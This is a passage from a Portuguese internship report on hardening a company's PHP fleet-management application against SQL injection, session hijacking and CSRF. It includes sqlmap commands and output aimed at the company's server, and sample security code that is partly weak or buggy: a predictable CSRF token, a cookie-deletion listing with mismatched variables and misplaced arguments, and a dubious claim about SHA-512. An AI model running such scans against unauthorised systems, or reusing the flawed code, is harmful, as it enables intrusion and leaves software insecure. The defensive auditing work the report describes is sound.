[INFO] testing 'PostgreSQL - 8.1 stacked queries'
[INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[INFO] testing 'MySQL - 5.0.11 AND time-based blind'
[INFO] testing 'PostgreSQL - 8.1 AND time-based blind'
[INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[INFO] testing 'Oracle AND time-based blind'
[INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS

[WARNING] GET parameter 'identif' is not injectable
[CRITICAL] all parameters are not injectable (...)

[INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/gisgeo-srv'

Através da análise deste output e comparando com o teste (2) apresentado anteriormente para o utilizador *localhost*, verificámos que desta vez não foi possível a obtenção de qualquer tipo de informação da base de dados através da injecção de código SQL.

(2) Foi executado um teste igual ao teste (3) realizado para o utilizador *localhost*, onde se tentou obter informação relativa às tabelas da base de dados capturada anteriormente:

- - -tables: imprime todas as tabelas de uma base de dados específica;
- -D (*Database*): especificação de uma base de dados.

O output do comando executado foi o seguinte:

./sqlmap.py -u http://gisgeo-srv/geocar/gi/e/alterauser.php?identif=10000002 - -tables -D [*nome da base de dados*]

[INFO] using '/pentest/web/scanners/sqlmap/output/gisgeo-srv/session' as session file
[INFO] testing connection to the target url
[INFO] testing if the url is stable, wait a few secçãonds
[INFO] url is stable

[INFO] testing if GET parameter 'identif' is dynamic
[WARNING] GET parameter 'identif' is not dynamic
[WARNING] heuristic test shows that GET parameter 'identif' might not be injectable

[INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[INFO] testing 'MySQL - 5.0 AND error-based - WHERE or HAVING clause'
[INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause'
[INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[INFO] testing 'MySQL - 5.0.11 stacked queries'
[INFO] testing 'PostgreSQL - 8.1 stacked queries'
[INFO] testing 'Microsoft SQL Server/Sybase stacked queries'
[INFO] testing 'MySQL - 5.0.11 AND time-based blind'
[INFO] testing 'PostgreSQL - 8.1 AND time-based blind'
[INFO] testing 'Microsoft SQL Server/Sybase time-based blind'
[INFO] testing 'Oracle AND time-based blind'
[INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[WARNING] using unescaped version of the test because of zero knowledge of the back-end DBMS

[WARNING] GET parameter 'identif' is not injectable
[CRITICAL] all parameters are not injectable (...)

[INFO] Fetched data logged to text files under '/pentest/web/scanners/sqlmap/output/gisgeo-srv'

Desta vez não se conseguiu obter qualquer tipo de informação sobre as tabelas, o que não se verificou com este mesmo comando quando a aplicação ainda se encontrava vulnerável.

9.3 Roubo de sessões

Nesta secção são apresentados os mecanismos de defesa que se adoptaram para tornar a aplicação mais robusta contra ataques de roubo de sessões. Das estratégias referidas anteriormente quando foi abordado o tema de roubo de sessões, verificou-se que algumas já se encontravam implementadas. Todavia, foi necessário introduzir um conjunto de medidas para tornar a aplicação mais protegida.

9.3.1 Mecanismos implementados

Dentro dessas medidas decidiu-se adoptar as seguintes práticas:

- Utilizar uma comunicação encriptada (protocolo https);
- Definir certas propriedades para os identificadores de sessão;
- Armazenar os identificadores de sessão em cookies;
- Regenerar o identificador de sessão;
- Aceitar apenas identificadores de sessão gerados pelo servidor;
- Verificar a validade do *user-agent*.

Deste mecanismos um já foi apresentado em secções anteriores, nomeadamente o HTTPS, garantindo assim uma comunicação encriptada.

Em primeiro lugar foi definido um conjunto de funções antes de ser criada a sessão web. Nos códigos seguintes são apresentadas essas funções, dado que no primeiro quadro são apresentadas as funções que já estavam implementadas.

Listing 9.4: Funções já implementadas.

```
ini_set("session.use_only_cookies","1");

ini_set("session.use_trans_sid","0");
```

Listing 9.5: Funções implementadas.

```
ini_set("session.cookie_secure", "1");

ini_set("session.cookie_httponly", "1");

ini_set("session.hash_function", "whirlpool");

ini_set("session.entropy_file", "/dev/urandom");

ini_set("session.entropy_length", "512");
```

Relativamente ao primeiro código, a função ***session.use_only_cookies*** especifica se apenas serão usadas cookies para armazenar o identificador de sessão no lado do cliente. Ao permitirmos esta configuração (valor "1"no segundo parâmetro da função *ini_set*) estamos a prevenir ataques que envolvam a passagem de identificadores de sessão nos URLs. Quanto à função ***session.use_trans_sid*** colocou-se o seu valor em 0 para assim se prevenir que o PHP use URLs com identificadores de sessão.

Com estas duas funções ainda não se assegura um nível de segurança considerável. Assim, foram definidas mais cinco funções, como podemos ver acima no segundo código apresentado no quadro 9.5. No que diz respeito à função ***session.cookie_secure***, foi especificado se o cookie apenas é enviado sob conexões seguras (HTTPS). Quanto à função ***session.cookie_httponly***, a cookie é marcada para que apenas seja acessível através do protocolo HTTP. Isto impossibilitará que esta seja accessível por linguagens de script, como por exemplo o JavaScript. Esta definição pode efectivamente reduzir o roubo de identidade através de ataques XSS. Relativamente às funções ***session.hash_function***, ***session.entropy_file*** e ***session.entropy_length***, na primeira foi especificado o algoritmo de hash que será usado para gerar os identificadores de sessão, nomeadamente o algoritmo *whirlpool*, na segunda função foi definido o caminho para um recurso externo (ficheiro) que será usado como uma fonte de entropia no processo de criação do identificador da sessão, enquanto que na terceira função foi estabelecido o tamanho que os identificadores de sessão gerados terão (512 bits).

De notar ainda que a escolha do algoritmo de hash *whirlpool* teve como base uma comparação com outros algoritmos de hash como por exemplo SHA-512. A sua escolha teve peso no número de bits da string que é gerada, se era ou não um algoritmo "quebrado", e tendo em conta que o algoritmo de hash SHA-512 é baseado no algoritmo SHA-1, algoritmo esse que actualmente é "quebrável" [26].

Depois da implementação destas funções e da criação da sessão, foram criadas variáveis de sessão para que se conseguisse validar o user-agent e verificar se o identificador de sessão fora gerado pelo servidor. No código apresentado abaixo é descrita a implementação dessas variáveis após ser feita a autenticação de um utilizador e a criação da sessão:

Listing 9.6: Variáveis de sessão para futura validação do user-agent e do session id.

```
$_SESSION['user_agent'] = $_SERVER['HTTP_USER_AGENT'];
if (!isset($_SESSION['generated_server_sid'])){
    (...)
    session_regenerate_id(true);
    $_SESSION['generated_server_sid'] = true;
}
```

Podemos verificar pelo código acima a criação de duas variáveis de sessão, nomeadamente $_SESSION['user_agent'] e $_SESSION['generated_server_sid']. A variável '*user_agent*' servirá para se verificar o caso em que um utilizador autenticado queira manter a sua sessão quando muda de browser. Ou seja, um atacante que anseie roubar a identidade de um utilizador legítimo e que copie o endereço da sua sessão autenticada para outro browser, será alertado com uma mensagem de erro. No que diz respeito à variável '*generated_server_sid*', esta possibilitará uma validação do identificador de sessão na medida em que a aplicação rejeitará qualquer identificador de sessão externo.

Para uma melhor perspectiva desta validação, o código seguinte apresenta a condição implementada que verifica a validade destes dois aspectos referidos:

Listing 9.7: Condição que verifica a validade do user-agent e do session id.

```
if (!isset($_SESSION['user_agent']) ||
  $_SESSION['user_agent'] != $user_agent ||
  !isset($_SESSION['generated_server_sid']) ||
  $_SESSION['generated_server_sid'] != "True"){

    //Destruicao da sessao
}
```

Quanto à regeneração do identificador da sessão, este deve ser regenerado pela aplicação web após qualquer mudança de níveis de privilégios associada à sessão do utilizador. O cenário mais comum onde a regeneração do identificador de sessão é quase que obri-

gatório, acontece durante um processo de autenticação, cujos privilégios do utilizador mudam de um estado não autenticado ("anonimato") para um estado autenticado. Este processo de regeneração pode ser verificado no quadro 7.3, dado que se trata de um pedaço de código que é executado logo após a verificação de uma situação de login efectuado com sucesso.

Outros casos comuns aos quais deve ser dada uma especial atenção são por exemplo situações de mudança de password, alterações de permissões ou quando um utilizador comum passa a desempenhar funções de administrador dentro da aplicação web. Nestes casos especiais, os identificadores anteriores devem ser ignorados, deve ser atribuído um novo a cada novo pedido recebido pelo recurso crítico, sendo depois os identificadores antigos ou anteriores destruídos.

O PHP oferece funções de sessão e métodos para renovar o identificador de sessão, nomeadamente as funções *session_start()* e *session_regenerate_id(**true**)*.

De notar ainda que nos casos em que a sessão é destruída, resultado por exemplo da tentativa do roubo da sessão quando se copia o URL de uma sessão autenticada para um browser diferente, é necessário não só destruir a sessão como também desactivar as cookies associadas à mesma. Para isso, foi implementado o seguinte código sempre que haja a necessidade de se destruir uma sessão:

Listing 9.8: Destruição de uma sessão e cookies associadas.

```
if (isset($_COOKIE[session_name()])) {
    $Cookie_Info = session_get_cookie_params();
    if ( (empty($CookieInfo['domain']))){
        setcookie(session_name(), '', time() - 42000, ↩
            $Cookie_Info["path"], $Cookie_Info["secure"], ↩
            $Cookie_Info["httponly"]);
    }else{
            setcookie(session_name(), '', time() - 42000, ↩
                $Cookie_Info["path"], $Cookie_Info["domain"], ↩
                $Cookie_Info["secure"], $Cookie_Info["httponly"]);
    }
}session_destroy();
```

9.3.2 Conclusões

Após a implementação destes mecanismos de segurança e algumas boas práticas tentou-se novamente executar um ataque de *session sniffing* com as mesmas ferramentas anteriormente utilizadas. Concluiu-se que a implementação do protocolo https impossibilita a captura das cookies de sessão e, deste modo, a impossibilidade de se também capturar os pedidos http (links). Tornou-se também impossível a captura das cookies porque estas apenas circulam através de uma conexão encriptada, situação esta provocada com a declaração da função *session.cookie_secure*.

9.4 CSRF - *Cross Site Request Forgery*

São apresentados nesta secção os mecanismos de prevenção que foram implementados para proteger a aplicação web contra ataques de CSRF. Das boas práticas estudadas e descritas em capítulos anteriores decidiu-se implementar o token anti-csrf.

No que concerne ao uso do método $_POST em vez do $_REQUEST e à verificação da identidade do utilizador aquando da execução de acções sensíveis, estas mudanças implicariam grandes modificações no código, o que tomaria uma grande parte do tempo do projecto. Decidiu-se então encarar estas alterações como um possível trabalho futuro.

9.4.1 Medidas implementadas

Relativamente à implementação dos tokens anti-CSRF, foram criados e devidamente associados tokens aos formulários, enviados em seguida por POST juntamente com o resto dos dados submetidos no formulário. Os códigos apresentados abaixo mostram quer a criação do token de forma aleatória e encriptada, assim como a associação deste ao formulário.

Criação do token do formulário: É gerado um token aleatório e encriptado que será depois associado à sessão actual do utilizador. Estes tokens são depois inseridos nos formulários html. Quando o utilizador desejar executar operações mais delicadas os pedidos HTTP devem incluir este token. É portanto da responsabilidade da aplicação verificar a sua existência e validade. De notar ainda que no código seguinte não foi criado qualquer timeout para o token, à semelhança do que se tinha sido dito anteriormente aquando da apresentação deste mecanismo de segurança.

Listing 9.9: Criação do token do formulário

```
if (!isset($_SESSION['form_token'])){
      $token = sha1(uniqid(rand(), TRUE));
      $_SESSION['form_token'] = $token;
}
```

Associação do token ao formulário: Depois de criado, o token é inserido no formulário html na forma de uma varíavel escondida, através da tag html <input>. Este será depois enviado por POST juntamente com os valores submetidos no formulário.

Listing 9.10: Associação do token ao formulário

```
<form  name="user" method="post" onSubmit="return false">
    <input value="<?php echo $token;?>" type="hidden" name="token" ↩
        id="form_token" /><br>
    (...)
</form>
```

9.4.2 Resultados obtidos após a implementação

Após o envio do token, este é recebido por POST e depois verificado se é igual à variável de sessão $_SESSION['form_token'] onde anteriormente foi guardado o token antes de ser enviado pelo formulário. Através do plugin *firebug* do browser Firefox, foi possível capturar o token gerado para o pedido de alteração de um gestor. A imagem seguinte mostra essa captura:




Figura 9.7: Token gerado após pedido de alteração de gestor.

O código seguinte mostra os dois processos que estão por detrás desta acção, ou seja, a recolha do token por POST e posterior validação, respectivamente:

Listing 9.11: Recolha do token e posterior validação

```
//Recolha do token por POST
$token_teste = $_POST['token'];
      (...)
//Verificacao do token e sua validade
if ($token_teste == $_SESSION['form_token']){
        require_once '../func_q.php';
        $result=alterauser($nome, $id_logn, $activo, $admin, $login, ↩
            $pass);
}
```

Ainda no código anterior, caso se verifique a condição de igualdade entre as duas variáveis é feita a chamada à base de dados através da função *alterauser()*. Depois de ser alterado o gestor (neste caso), a variável de sessão $_SESSION['form_token'] é eliminada para que seja gerado um novo token para as próximas submissões de formulários.

9.4.3 Conclusões

Depois de termos aplicado todas as medidas de segurança mencionadas anteriormente, tornámos a executar as mesmas operações de auditoria que foram levadas a cabo anteriormente (ver capítulo 7).

Após a análise dos resultados verificámos que a aplicação ainda não se encontrava completamente protegida contra as vulnerabilidades a ataques de Cross Site Request Forgery (CSRF). Nas operações de auditoria à aplicação web que foram executadas em capítulos anteriores verificaram-se vulnerabilidades a ataques de CSRF de uma forma geral e com a possibilidade de um atacante poder trocar o método POST para GET aquando do envio de dados para o servidor.

Tendo em conta estas vulnerabilidades e após termos integrado os tokens anti-CSRF, conseguímos concluir, a partir dos dados provenientes desta última auditoria, que certas partes da aplicação ainda se encontram vulneráveis. Contudo, um atacante vê-se agora incapaz de mudar o método POST para o método GET. Através da figura abaixo proveniente de uma das operações de auditoria podemos verificar estas alterações:

w3af target URL's
URL
https://gisgeo-srv/geocar/gi/e/alterauser.php?identif=10000002

Type	**Port**	**Issue**
Vulnerability	tcp/443	The URL: https://gisgeo-srv/geocar/gi/e/alterauser.php is vulnerable to cross site request forgery. **URL :** https://gisgeo-srv/geocar/gi/e/alterauser.php Severity : Low
Information	tcp/80	"X-Powered-By" header for this HTTP server is: "PHP/5.3.2-1ubuntu4.9". This information was found **URL :**

Figura 9.8: Resultado da auditoria à aplicação web

Esta mesma auditoria foi executada anteriormente e a mudança do método POST

para o método GET ainda era possível (ver secção 7.2). Agora vemos que a aplicação web apenas se encontra vulnerável a ataques de CSRF de uma forma geral.

De salientar por último que o output gerado pela ferramenta utilizada para a auditoria não foi suficientemente minucioso de modo a fornecer o ponto concreto onde a aplicação se encontra vulnerável.

Capítulo 10

Conclusões e Trabalho Futuro

Por fim, neste capítulo são apresentadas as conclusões de todo o trabalho feito neste projecto e trabalhos futuros que podem ser desenvolvidos no âmbito da temática pretendida com este estágio.

10.1 Conclusões

No que diz respeito à segurança dos sistemas de informação é essencial que se consiga manter um elevado nível de segurança de todas as partes envolvidas na sustentação destes sistemas. Concluímos que se quisermos manter uma aplicação que envolva o manuseamento de dados sensíveis é fundamental termos em conta cinco conceitos chave relativamente ao nosso sistema de informação: a confidencialidade, integridade, disponibilidade, autenticidade e o não-repúdio de toda a informação envolvida. Com este objectivo em mente tentamos assegurar ao máximo estes padrões implementando alguns mecanismos de segurança.

Dentro de um grande leque de riscos de segurança que actualmente existem, foram abordados três problemas de segurança, nomeadamente a injecção de código SQL, o roubo de sessões e ataques do tipo CSRF, sendo que este último surgiu após a execução de algumas operações de auditoria, e os dois primeiros foram definidos como prioridades logo no início do projecto.

No que concerne às operações de auditoria levadas a cabo neste projecto, concluiu-se terem sido, de uma forma geral, bastante esclarecedoras. Ao longo do mesmo, foram executadas três auditorias à aplicação web, primeiramente uma mais direccionada para

a base de dados, outra para a aplicação web em si, e por fim a ataques de roubo de sessão. Através dos resultados obtidos destas auditorias conseguiu-se identificar quais os pontos fracos da aplicação de gestão de frotas da Gisgeo e actuar especificamente nos problemas de segurança encontrados.

Relativamente à injecção de código SQL foi primeiramente descrito o problema em si. Após ser dada uma visão geral sobre a injecção SQL e depois de serem apresentados alguns exemplos ilustrativos, foram também apresentados alguns mecanismos de segurança e boas práticas para combater este risco. Dentro deste conjunto de processos defensivos foram abordados a validação dos dados e a forma como são feitas as consultas à base de dados. Para a validação dos dados deu-se especial atenção a todo o input fornecido pelo utilizador que era recebido por POST, validando sempre esta informação com a função *pg_escape_string()* do PostgreSQL. Quanto à forma como eram feitas as consultas à base de dados implementou-se o mecanismo de *prepared statements*. Assim, qualquer input proveniente do utilizador que se tratasse de injecção de código SQL era simplesmente tratado como strings vulgares. Com a implementação destes mecanismos a aplicação ficou protegida contra este tipo de injecção de código, o que ficou provado com as tentativas de injecção levadas a cabo após a implementação destes mecanismos.

À semelhança do que foi feito para a injecção SQL, abordou-se também a problemática do roubo de sessões. Foi inicialmente dada uma visão geral deste risco de segurança, seguida de exemplos ilustrativos e de medidas de segurança que se poderiam adoptar. Quanto aos mecanismos implementados decidiu-se em primeiro lugar adoptar o protocolo HTTPS na comunicação entre cliente e servidor. Para este efeito foi gerado um certificado auto-assinado que foi utilizado durante todo o projecto. Como foi visto ao longo dos testes de auditoria, este certificado não era reconhecido pelo browser, originando sempre um alerta de segurança. Deste modo, a empresa Gisgeo ficou responsável por obter um certificado digital devidamente assinado por uma autoridade certificadora devidamente regularizada para que assim fosse reconhecida a identidade do servidor.

Além disso, juntamente com a implementação do protocolo HTTPS foram adoptadas boas práticas que se baseavam numa boa gestão da sessão web. Por conseguinte, após a tentativa de um ataque de *session sniffing* conclui-se ser impossível o roubo da sessão dado que toda a informação era transmitida por um canal seguro.

Entretanto, foi focado o problema de segurança que consistia na vulnerabilidade a ataques de CSRF (*Cross Site Request Forgery*). Foi dada uma breve explicação

sobre este tema, seguida de exemplos ilustrativos e de algumas medidas de segurança para combater esta vulnerabilidade. Das medidas que foram apresentadas decidiu-se implementar os tokens anti-CSRF nos formulários html da aplicação de gestão de frotas da Gisgeo. Dentro das vulnerabilidades que se encontraram com a operação de auditoria apenas se conseguiu assegurar que fosse impossível para um atacante mudar o método POST para GET aquando do envio de dados para o servidor. Contudo, a vulnerabilidade a ataques de CSRF de um modo geral não se conseguiu resolver. Desta forma, ficou estabelecido que a aplicação de todas as medidas de segurança estudadas para combater este risco de segurança ficaria como trabalho futuro.

De acrescentar ainda uma notas breve sobre algumas das tecnologias usadas. Para a auditoria de injecção de código SQL foi usada a ferramenta sqlmap. Com esta ferramenta conseguiu-se identificar os pontos fracos da aplicação e obter outputs esclarecedoras dos pontos de injecção SQL da aplicação. Mostrou-se ser uma ferramenta bastante robusta para este tipo de injecção de código.

Utilizou-se também a ferramenta w3af para a auditoria à aplicação web. Através dos vários plugins que o software suporta foi possível analisar um grande número de vulnerabilidades. Por outro lado, o formato html do output obtido mostrou-se ser bastante organizado. Contudo, em algumas situações sentimos dificuldade em identificar o ponto exacto da vulnerabilidade encontrada. Um exemplo desta situação foi quando identificamos a existência de uma vulnerabilidade a ataques de CSRF localizada na maioria dos ficheiros php da aplicação de gestão de frotas da Gisgeo. Sentiu-se nestes casos que faltou um pouco mais de pormenor e rigor na identificação da vulnerabilidade por parte da aplicação.

Além disso, verificou-se que depois da auditoria à aplicação web, o output gerado não mostrou qualquer tipo de vulnerabilidade acerca de injecção de código SQL. Tal resultado demonstrou-se ser contraditório visto que tínhamos identificado anteriormente essa vulnerabilidade com a ferramenta sqlmap.

Com o auxílio das ferramentas *Hamster & Ferret* e *Ettercap* foi possível identificar os pontos fracos da aplicação no que diz respeito a ataques de roubo de sessão. Mostraram ser ferramentas devidamente simples de usar cujos resultados obtidos foram bastante esclarecedores.

Por fim, a utilização do Sistema Operativo BackTrack foi uma mais valia para o projecto, pelo facto de fornecer um ambiente de desenvolvimento totalmente dedicado a operações de segurança, e por possuir um grande leque de ferramentas já integradas.

10.2 Trabalho Futuro

No início deste projecto foi feito um estudo no âmbito da área da Segurança dos Sistemas de Informação e logo se verificou o grande Universo de riscos que existe. É uma área muito vasta e que está em constante evolução devido ao rápido surgimento de novas quebras de segurança.

Poderia ser interessante estudar certos riscos de segurança que estão associados a uma boa gestão dos sistemas de informação. Existe por exemplo o projecto *OWASP Top Ten* que, como já foi referido ao longo deste relatório, fornece um amplo consenso sobre quais as falhas de segurança mais críticas nas aplicações web [17] [27].

Por outro lado, o trabalho feito ao longo deste projecto cobriu apenas algumas fracções de problemas de segurança mais gerais. Seria interessante aprofundar um pouco mais cada tema no qual essas fracções estão inseridas. Por exemplo, a injecção de código é um tema bastante amplo. No entanto, no decorrer do projecto apenas nos focamos na injecção de código SQL. Além disso, associada à injecção de código vem a validação de todo o input fornecido pelo utilizador, o qual é uma área também muito vasta. Uma melhoria nos processos de validação de todo este input poderia ser interessante.

Foram identificadas na aplicação web vulnerabilidades a ataques do tipo CSRF que não se conseguiram soluccionar, mesmo com a implementação de certos mecanismos de segurança. Seria interessante, como trabalho futuro, voltar a rever esta problemática e tentar proteger a aplicação web contra este tipo de ataques.

O tema de gestão de sessões é também um tema muito amplo. Dentro deste grande tema foi estudado o tema de roubo de sessões, mas existem outros tais como a autenticação e o controlo de acesso, temas estes também essenciais para uma boa manutenção da aplicação web. Assim, rever os mecanismos de autenticação implementados e a adopção de sistemas de detecção de intrusões, poderiam ser temas a abordar em futuros projectos.

Referências

[1] Gisgeo information systems. http://www.gisgeo.pt/ Consultado em Fevereiro de 2012.

[2] Kenneth E. Foote and Margaret Lynch. The geographer's craft project. Technical report, Department of Geography, The University of Colorado at Boulder, 1995.

[3] Ross J. Anderson. *Security Engineering: A Guide to Building Dependable Distributed Systems*. John Wiley & Sons, Inc., New York, NY, USA, 1st edition, 2001.

[4] Mati Aharoni and Emanuele Gentili. Backtrack linux. http://www.backtrack-linux.org/ Consultado em 15/01/2012.

[5] Nicolas Surribas. Wapiti - web application vulnerability scanner / security auditor. http://wapiti.sourceforge.net/ Consultado em 16/01/2012.

[6] Andres Riancho. w3af user guide, 2011. Available from http://w3af.sourceforge.net/.

[7] Michal Zalewski et al. skipfish - web application security scanner. http://code.google.com/p/skipfish/ Consultado em 16/01/2012.

[8] sqlninja - a sql server injection & takeover tool. http://sqlninja.sourceforge.net// Consultado em 17/01/2012.

[9] Bernardo Damele A. G. and Miroslav Stampar. sqlmap user's manual, version version 0.9, April 2011. Available from http://sqlmap.sourceforge.net/.

[10] Security Compass. Sql inject me - firefox extension. http://labs.securitycompass.com/exploit-me/sql-inject-me/ Consultado em 17/01/2012.

[11] Hamster & ferret - sidejacking tools. `http://hamster.erratasec.com/` Consultado em 18/01/2012.

[12] Alberto Ornaghi (ALoR) and Marco Valleri (NaGA). Ettercap, January 25.

[13] The OpenSSL Project. openssl - cryptography and ssl/tls toolkit. `http://www.openssl.org/` Consultado em 16/01/2012.

[14] Mehdi Achour et al. Php manual - php data objects (pdo). `http://www.php.net/manual/en/intro.pdo.php` Consultado em 17/01/2012.

[15] OWASP. The open web application security project. `https://www.owasp.org` Consultado em 15/01/2012.

[16] Andres Riancho. w3af - a framework to own the web - part i, 2009. Part 1 of Andres Riancho presentation at Sector.

[17] OWASP The Open Web Application Security Project. The ten most critical web application security risks, 2010. Free Version at `https://www.owasp.org`.

[18] OWASP. Bind sql injection, Abril 2012. `https://www.owasp.org/index.php/Blind_SQL_Injection`, Consultado em 24/06/2012.

[19] Nuno Loureiro and Tiago Mendo. Codebits 2010 advanced sql injection: Attacks & defenses, 2010. Available from `http://www.slideshare.net/nuno.loureiro/advanced-sql-injection-attacks`.

[20] Krzysztof Kotowicz. Sql injection: complete walkthrough (not only) for php developers, March 2010. Available from `http://www.slideshare.net/`.

[21] Mitja Kolsek. Session fixation vulnerability in web-based applications. Technical report, ACROS Security, December 2001.

[22] Raul Siles. Sap: Session (fixation) attacks and protections (in web applications). Technical report, Taddong, security in depth, March 2011. Black Hat, Technical Security Conference: Europe 2011.

[23] Ken Coar and Rich Bowen. *Apache Cookbook*, chapter 7, pages 130–139. O' Reilly Media, first edition, November 2003.

[24] Ivan Ristic. *Apache Security*, chapter 4, pages 86–90. O' Reilly Media, first edition, March 2005.

[25] Mehdi Achour et al. Php manual - pg_escape_string() function. `http://www.php.net/manual/en/function.pg-escape-string.php` Consultado em 26/03/2012.

[26] Andrew H. What is the strongest hash algorithm?, 2007. `http://www.kellermansoftware.com/t-articlestrongesthash.aspx` Consultado em 14/05/2012.

[27] OWASP. Owasp top ten project, 2012. `https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project`, Consultado em 25/03/2012.

Apêndice A

Hamster - pedidos HTTP capturados




Figura A.1: Hamster - captura dos pedidos HTTP